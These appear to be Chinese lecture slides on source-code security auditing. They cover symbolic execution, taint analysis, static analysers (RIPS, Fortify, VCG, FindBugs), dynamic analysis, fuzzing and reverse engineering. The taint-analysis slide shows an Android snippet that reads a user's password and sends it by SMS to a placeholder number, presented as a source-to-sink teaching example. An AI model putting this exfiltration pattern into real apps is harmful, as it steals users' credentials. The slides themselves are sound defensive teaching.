
## ■ 动态切片

■ 在**某个给定输入**的条件下，程序执行路径上所有对程序某个兴趣点上的变量有影响的语句和谓词集合。

# 源代码安全审计

- 符号执行（Symbolic Execution）：通过分析程序来得到让特定代码区域执行的输入。
- 使用符号值作为输入（而非一般执行程序时使用的具体值），在达到目标代码时，分析器可以得到相应的路径约束，然后通过约束求解器来得到可以触发目标代码的具体值。

```
1 int Foo(int x, int y){  
2     if(x < 0){  
3         x=0-x;  
4     }  
5     int z = x*y;  
6     if(z > y){  
7         print("OK!");  
8     }else{  
9         print("ERROR");  
10    }  
11    return 0;  
12 }
```



符号执行的缺陷是什么？


# 源代码安全审计

口污点分析：把输入标记为Source（ Taint） ,  
把敏感函数或者敏感操作标记为Sink。

```
1 protected void onRestart () {  
2     ... ... //extra code  
3     String uname = usernameText.toString();  
4     String pwd = passwordText.getText().toString(); //source  
5     String leakedPwd = "abc" + pwd;  
6     String leakedMessage = "User: " + uname + " | Pwd: " + leakedPwd ;  
7     SmsManager smsmanager = SmsManager.getDefault();  
8     smsmanager.sendTextMessage("+86 1234", null, leakedMessage , null, null); //sink  
9     String sanitizedPwd = Encrypt(pwd); //sanitizer  
10    String nonleakedMessage = " | Pwd: " + sanitizedPwd ;  
11    ... ... //extra code  
12 }
```

→ 污点标记传播方向    -----⊗ 污点标记被移除

# 污点分析的处理过程



# 静态分析工具

- 依据CVE公共漏洞字典表、OWASP十大Web漏洞，以及设备、软件厂商公布的漏洞库，结合软件设计规范或者编程规范对各种程序语言编写的源代码进行安全审计的工具。
  - 典型工具：RIPS、Fortify SCA、VCG等。

# 静态分析工具

## □ RIPS

- 能够检测XSS、SQL注入、文件泄露、本地/远程文件包含、远程命令执行以及更多种类型的漏洞。



path / file: /var/www/  subdirs

verbosity level: 1. user tainted only vuln type: All scan

code style: ayti code flow: bottom-up search

选择扫描结果的显示方式：  
4种显示模式/调试模式  
语法高亮模式  
自面向下/自面向上追溯

选择需要审计的PHP源代码目录位置，一般没有必要勾选subdirs选项，RIPS会在对文件include时自动加载审计

选择需要审计的漏洞类型，包括服务器端和客户端两个大类

# 静态分析工具

## □ Fortify SCA (商业软件)

- 数据流引擎：跟踪,记录并分析程序中的**数据传递**过程所产生的安全问题
- 语义引擎：分析程序中**不安全的函数,方法**的使用的安全问题
- 结构引擎：分析程序**上下文环境,结构**中的安全问题
- 控制流引擎：分析程序特定时间,状态下执行操作指令的安全问题
- 配置引擎：分析项目配置文件中的敏感信息和配置缺失的安全问题
- 特有的X-Tier™跟踪器：跨跃项目的上下层次,贯穿程序来综合分析问题




The image shows the Fortify SCA Audit Workbench interface. It features four main panels:

- 摘要/代码查看 (Summary/Code View):** Displays a large amount of code with several red highlights indicating security issues.
- 函数列表 (Function List):** A list of functions or methods identified by the analysis.
- 分析跟踪 (Analysis Tracking):** A flowchart showing the control flow between different parts of the application.
- 问题审计 (Audit Review):** A panel for reviewing specific audit findings.

On the left, there is a diagram titled 'Fortify SCA 工作原理' (Fortify SCA Work Principle) illustrating the system architecture with components like Front-End, 3rd party IDE Plug-in, Analysis Engine, Rules Builder, and Audit Workbench.

# 静态分析工具

- VCG (VisualCodeGrepper) 是一个基于字典的自动化源代码扫描工具，可以由用户自定义需要扫描的数据。它可以对源代码中所有可能存在风险的函数和文本做一个快速的定位。[简洁型，基于字典]



# 静态分析工具

## □ Findbugs-Java Bug pattern

- 正确性 (Correctness) : 这种归类下的问题在某种情况下会导致bug, 比如错误的强制类型



**Docs and Info**  
FindBugs 2.0  
Demo and data  
Users and supporters  
FindBugs blog  
Fact sheet  
Manual  
Manual(ja/日本語)  
FAQ  
Bug descriptions  
Bug descriptions(ja/日本語)  
Bug descriptions(fr)  
Mailing lists  
Documents and Publications  
Links

### Downloads

### FindBugs Swag


**Development**  
Open bugs  
Reporting bugs  
Contributing  
Dev team  
API [no frames]

## FindBugs Bug Descriptions

This document lists the standard bug patterns reported by [FindBugs](#) version 3.0.1.

### Summary

Description	Category
<a href="#">BC: Equals method should not assume anything about the type of its argument</a>	Bad practice
<a href="#">BIT: Check for sign of bitwise operation</a>	Bad practice
<a href="#">CN: Class implements Cloneable but does not define or use clone method</a>	Bad practice
<a href="#">CN: clone method does not call super.clone()</a>	Bad practice
<a href="#">CN: Class defines clone() but doesn't implement Cloneable</a>	Bad practice
<a href="#">CNT: Rough value of known constant found</a>	Bad practice
<a href="#">Co: Abstract class defines covariant compareTo() method</a>	Bad practice
<a href="#">Co: compareTo()/compare() incorrectly handles float or double value</a>	Bad practice
<a href="#">Co: compareTo()/compare() returns Integer.MIN_VALUE</a>	Bad practice
<a href="#">Co: Covariant compareTo() method defined</a>	Bad practice
<a href="#">DE: Method might drop exception</a>	Bad practice
<a href="#">DE: Method might ignore exception</a>	Bad practice
<a href="#">DMI: Adding elements of an entry set may fail due to reuse of Entry objects</a>	Bad practice
<a href="#">DMI: Random object created and used only once</a>	Bad practice
<a href="#">DMI: Don't use removeAll to clear a collection</a>	Bad practice
<a href="#">Dm: Method invokes System.exit(...)</a>	Bad practice
<a href="#">Dm: Method invokes dangerous method runFinalizersOnExit</a>	Bad practice
<a href="#">ES: Comparison of String parameter using == or !=</a>	Bad practice
<a href="#">ES: Comparison of String objects using == or !=</a>	Bad practice
<a href="#">Eq: Abstract class defines covariant equals() method</a>	Bad practice
<a href="#">Eq: Equals checks for incompatible operand</a>	Bad practice
<a href="#">Eq: Class defines compareTo(...) and uses Object.equals()</a>	Bad practice
<a href="#">Eq: equals method fails for subtypes</a>	Bad practice



# FindBugs 1.2 demo and results

- <http://findbugs.sourceforge.net>

Application	Details		Correctness bugs		Bad Practice	Dodgy	KNCSS
	HTML	WebStart	NP bugs	Other			
Sun JDK 1.7.0-b12	All	All Small	68	180	954	654	597
eclipse-SDK-3.3M7-solaris-gtk	All	All Small	146	259	1,079	643	1,447
netbeans-6_0-m8	All	All Small	189	305	3,010	1,112	1,022
glassfish-v2-b43	All	All Small	146	154	964	1,222	2,176
jboss-4.0.5	All	All Small	30	57	263	214	178

KNCSS - Thousands of lines of non-commenting source statements

## Bug categories

### Correctness bug

Probable bug - an apparent coding mistake resulting in code that was probably not what the developer intended. We strive for a low false positive rate.

### Bad Practice

Violations of recommended and essential coding practice. Examples include hash code and equals problems, cloneable idiom, dropped exceptions, serializable problems, and misuse of finalize. We strive to make this analysis accurate, although some groups may not care about some of the bad practices.

### Dodgy

Code that is confusing, anomalous, or written in a way that leads itself to errors. Examples include dead local stores, switch fall through, unconfirmed casts, and redundant null check of value known to be null. More false positives accepted. In previous versions of FindBugs, this category was known as Style.

# 动态分析


- 动态分析：收集程序多次执行的运行过程的状态信息，结合输入和输出，检测程序存在的缺陷或漏洞。
- 缘起：静态分析的结果不准确，存在误报较多。

- 分析粒度：

- 指令
- 分支
- 函数
- 系统调用

- 分析方法：



- 动态切片
- 污点传播



# 动态分析

## □ MEMcheck: Valgrind工具集下的内存检查工具

- 使用未初始化内存
- 对释放后内存的读/写
- 对已分配内存块尾部的读/写
- 内存泄露
- 不匹配的使用malloc/new/new[] 和 free/delete/delete[]
- 重复释放内存



# 动态分析

- BitBlaze：由三个部分组成：静态分析组件（Vine）, 动态分析组件（TEMU）, 结合动态和静态分析进行具体和符号化分析的组件（Rudder）。
  - Vine：将汇编语言翻译成一种中间语言（IL），并提供一系列在IL上进行静态分析的核心工具（包括控制流，数据流，优化，符号化执行等）
  - TEMU：进行动态分析，以支持系统全局的细粒度监控和动态二进制插桩。它提供了一系列工具用于提取操作系统级语义，用户自定义的动态污点分析，以及一个用于用户自定义活动的插件接口。
  - Rudder：利用Vine和TEMU提供的核心功能在二进制代码级进行具体及符号化混合的执行。对于一条指定的程序执行路径，它能给出满足要求的符号化输入参数。




Fig. 1. The BitBlaze Binary Analysis Platform Overview




Fig. 2. Vine Overview




Fig. 5. TEMU Overview


Fig. 6. Rudder Overview

[http://bitblaze.cs.berkeley.edu/papers/bitblaze\\_iciss08.pdf](http://bitblaze.cs.berkeley.edu/papers/bitblaze_iciss08.pdf)

**BitBlaze: A New Approach to Computer Security via Binary Analysis**

# Fuzzing 模糊测试

- Fuzzing是一种基于错误注入的随机测试技术，向目标程序输入随机或者半随机（semi-valid）的测试集，分析程序的执行结果及检测程序状态，发现目标程序中隐藏的各种安全漏洞
  - Barton Miller于1989年在威斯康星大学提出
  - Fuzzer能很好的检测出可能导致程序崩溃的问题，如缓冲区溢出、跨站点脚本，拒绝服务攻击、格式漏洞和SQL injection等



# Fuzzing模糊测试

## □ Fuzzing 命令参数

- OS命令
- 系统调用
- 内核调用
- COMRaider
- SyscallFuzz
- Socket Fuzzer

## □ Fuzzing文件格式

- FileFuzzer
- zzuf

## □ Fuzzing 网络协议

- Spike、ProtoFuzz
- Ircfuzz、Dhcpfuzz
- Infigo、FTPstress




## □ 其他:

- IOCTL Fuzzer: Windows内核Fuzzer;
- Android kernel Fuzzer v 0.2;
- Browser Fuzzer: 浏览器Fuzzer;
- JSFuzzer/Scanner: Javascript Fuzzer;

# 经典模糊测试工具： AFL Fuzzer

Code-coverage-based fuzzer: 以代码覆盖率作为反馈来引导用户输入改变的模糊测试工具




# Fuzzing模糊测试

## ❖ 难点

- ❖ 输入值在特定小范围引发的异常
- ❖ 几个输入同时作用下引发的异常
- ❖ 需满足特定数据/文件格式后才引发的异常

## ❖ SmartFuzzer

- ❖ 输入的格式分割
- ❖ 输入字段的约束
- ❖ 字段之间的约束




# 面向二进制程序的逆向分析

## □ 程序理解

- (密码) 算法的理解学习
- 代码检查
- 代码比较
- 查找恶意代码
- 查找软件Bug
- 查找软件漏洞

## □ 代码优化

- 平台间的移植
- 修补Bug
- 增加新的特性
- 代码恢复优化



# 面向二进制程序的逆向分析

